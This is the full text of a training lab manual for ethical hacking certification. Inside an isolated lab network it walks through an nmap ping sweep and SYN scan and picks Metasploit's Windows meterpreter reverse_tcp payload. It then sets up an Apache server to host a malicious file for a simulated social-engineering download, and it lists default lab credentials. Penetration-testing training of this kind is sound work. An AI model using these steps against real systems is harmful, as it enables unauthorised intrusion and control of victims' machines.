ETHICAL HACKING V2
LAB SERIES

Lab 21: System Hacking

Document Version: 2021-05-18

Material in this Lab Aligns to the Following	
Books/Certifications	**Chapters/Modules/Objectives**
All-In-One CEH Chapters ISBN-13: 978-1260454550	5: Attacking a System
EC-Council CEH v10 Domain Modules	6: System Hacking 7: Malware Threats

Contents


Introduction

System hacking is the stage of penetration testing where you use the information you obtained from the footprinting, scanning, and enumeration phases in order to gain access to the target systems. From there, you can perform actions such as extracting or planting information, taking control of the target system, elevating your privilege, acquiring passwords, moving laterally to other systems, and many other dangerous activities. Let us get started.

Objectives

- Extracting Administrative password hashes
- Hiding files and extracting hidden files
- Creating a payload to leverage Windows exploit.
- Privilege escalation
- Modifying the file system and uploading files.

Lab Topology



Lab Settings


The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	**IP Address / Subnet Mask**	**Account** (if needed)	**Password** (if needed)
WinOS	192.168.0.20	Administrator	Train1ng$
OpenSUSE	192.168.0.30	osboxes	osboxes.org
Security Onion	192.168.0.100	ndg	password123
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
Kali Linux	192.168.9.2 192.168.0.2	root	toor


1 Identifying a Target Machine

In the previous lab, we enumerated several computers on the network to learn about them. In this lab, we will scan the machines on the network once again. We will take it a step further, however, by attempting to take control of the target workstation using Reverse_TCP malware and *Metasploit*.

1. To begin, launch the **Kali Linux** virtual machine to access the graphical login screen.




1.1. Log in as `root` using the password: `toor`




2. Launch the **WinOS** to access the graphical login screen. This will be the target machine.

2.1. Select **Send CTRL+ALT+DEL** from the dropdown menu to be prompted with the login screen.




2.2. Log in as `Administrator` using the password: `Train1ng$`

3. Switch back to the **Kali Linux** VM to begin. Before starting the lab, ensure that the host machine is on the same network as the target machine. Select the **Ethernet network connection** from the navigation panel, as seen in *item* **1**. Then click **Wired connection eth1** to enable *Kali Linux* to configure with the IP address 192.168.0.2, as seen in *item* **2**.




The target machine is on the network 192.168.0.0/24. The Kali Linux VM is configured with both IP addresses and can easily interchanged.

4. Let us start by launching **nmap.** To do this, navigate to **Whisker Menu** > **Information Gathering** > **Network & Port Scanners** > **nmap** as seen in *items* **1**, **2**, **3,** and **4** below.




5. Once started, the Nmap application will appear in a command line terminal, displaying all the switches that can be used to perform scanning. Since you are already familiar with *Nmap*, let us begin scanning for targets. Type **`nmap -sP <IP address of the target subnet>`** then press **Enter.** The target subnet will be **192.168.0.0/24**.

```
root@kali:~# nmap -sP 192.168.0.0/24
```



-sP means Ping Sweep scan, the result will list the hosts within the specific range that responded to a ping. More details can be viewed under Scan Techniques/Types.


6. Nmap scans all nodes on the given network range and displays all active hosts. The target we are interested in is 192.168.0.20, as seen in *item* **1.** As you can see, we already got some information about the device, such as the latency, which can give an idea of the physical distance a device is from you. There is also the MAC address which can tell the manufacturer of the network card and acts as a physical address as well. Finally, and most importantly, we know that the host is up.



The IP address **192.168.0.2** is the Kali Linux host and will not be included in the list, however, it is a part of this subnet.


7. Now that we have identified a target, we can now attempt to enumerate the target to learn the running services and open ports by performing a SYN scan. To do this, type **`nmap -sSV -O 192.168.0.20`**, then press **Enter.** The IP address used in this lab is **192.168.0.30.**

```
root@kali:~# nmap -sSV -O 192.168.0.20
```



This command initiates a stealthy SYN scan with version detection along with OS detection. Version detection collects information about the specific service running on an open port, including the product name and version number.

8. *NMAP* performs the scan and displays the versions of the services, along with the OS fingerprint, as seen in *items* **1** and **2** below. In the results, you can see that there are 5 open ports running different services. There was no confirmed result for the OS fingerprint, but the running services and *Service Info* indicates that it is a Microsoft Windows system. This is important for us as we will be preparing an exploit, and we need to know the target's operating system.




Often times the scans may not produce confirm reports, however, other details can be leveraged to assist in identifying the target OS.

2 Identifying Payload Modules


1. The terminal window should still be open in the *Kali* VM. Let us continue by typing the command **`sudo msfconsole`** and press **Enter,** as seen in *item* **1.**

```
root@kali:~# sudo msfconsole
```




2. Metasploit Framework has several payloads and exploits for different operating systems, but the ones we are interested in are for *Windows*. The easiest way is to use the search command to locate exploits with the "windows" tag. However, since Windows has had several vulnerabilities in the past, we will see quite a few. Let us be more specific and type the command **`search windows/meterpreter/reverse_tcp`** and press **Enter** as seen in *item* **1** below.

```
msf5 > search windows/meterpreter/reverse_tcp
```



3. As you can see, a list of available payloads is displayed within the terminal window. For this exercise, we will choose the payload *windows/meterpreter/reverse_tcp*. Type the command **`set payload windows/meterpreter/reverse_tcp`** and press **Enter** as seen in *item* **1**.


```
msf5 > set payload windows/meterpreter/reverse_tcp
```



Alternatively, you can use the command **use <No.+>** in this instance the No. **2** as seen in *item* **2** above**.** The number maybe different in your environment. Please make sure the payload is identical to what

4. Now, let us look at the parameters this payload requires. Type the command **show options** and press **Enter,** as seen in *item* **1** below. Here, you will notice that it requires a local host (LHOST), as seen in *item* **2**, which is the IP address of the *Kali Linux VM* and a local port *(LPORT)* and Exit Function *(EXITFUNC)*. The port number or the exit function is not as important as the host IP address, so for now, we can leave both as the default, as seen in *items* **3** and **4** below.

```
msf5 payload(windows/meterpreter/reverse_tcp) > show options
```




5. Now that we know the module requirements, let us move to the next step and create the payload. Type the command **exit** and press **Enter** to exit the console, as seen in *item* **1** below.

```
msf5 payload(windows/meterpreter/reverse_tcp) > exit
```

3 Configuring Web Server


1. Now that we know that the target is a Windows system, we can begin preparing the exploit. We will be using a webpage to host the exploit and have the user of the target machine (you) download the file and run it on the target system. This is emulating the social engineering techniques where the user is given reason to think that the website and its application are legitimate. Let us begin by starting up a web server on our *Kali Linux* system. Let us check its status to see if it is already running. To do this, type the command **`systemctl status apache2`** and press **Enter** as seen in *item* **1**. As you can see in the status identifier called *Active,* the service is *inactive (dead),* as seen in *item* **2** below.

```
root@kali:~# systemctl status apache2
```



2. Since we know the service is not running, let us start and confirm that it is running before we proceed. Type the command **`systemctl start apache2`** and press **Enter** as seen in *item* **1**. Next, type **`systemctl status apache2`** and press **Enter** as seen in *item* **2**. Observe that the *Active* tag now shows that the service is running, as seen in *item* **3** below.

```
root@kali:~# systemctl start apache2
root@kali:~# systemctl status apache2
```



To exit the system control status check, press **Ctrl+C** to exit.


3. By default, the Apache server will not allow access to the resources located at */var/www/html*. Since this will be the destination of the created payload, let us remove the default *index.html* file. Type the command **`rm /var/www/html/index.html`** and press **Enter** as seen in *item* **1** below. This will delete the *index.html* file from the path.

```
root@kali:~# rm /var/www/html/index.html
```

If the **index.html** file is not removed, the *Apache* web server will display this web pages and you will be unable to get access to the file need to exploit the Windows system.

4. Before we create a payload to exploit the Windows system, let us create a directory to store the malicious file. Since we are using the *Apache* web server, we will create a folder in the location */var/www/html*. To do this, type the **`command mkdir /var/www/html/lab21`** and press **Enter** to create the directory named *lab21,* as seen in *item* **1** below.


```
root@kali:~# mkdir /var/www/html/lab21
```



4 Creating Payload for Target machine

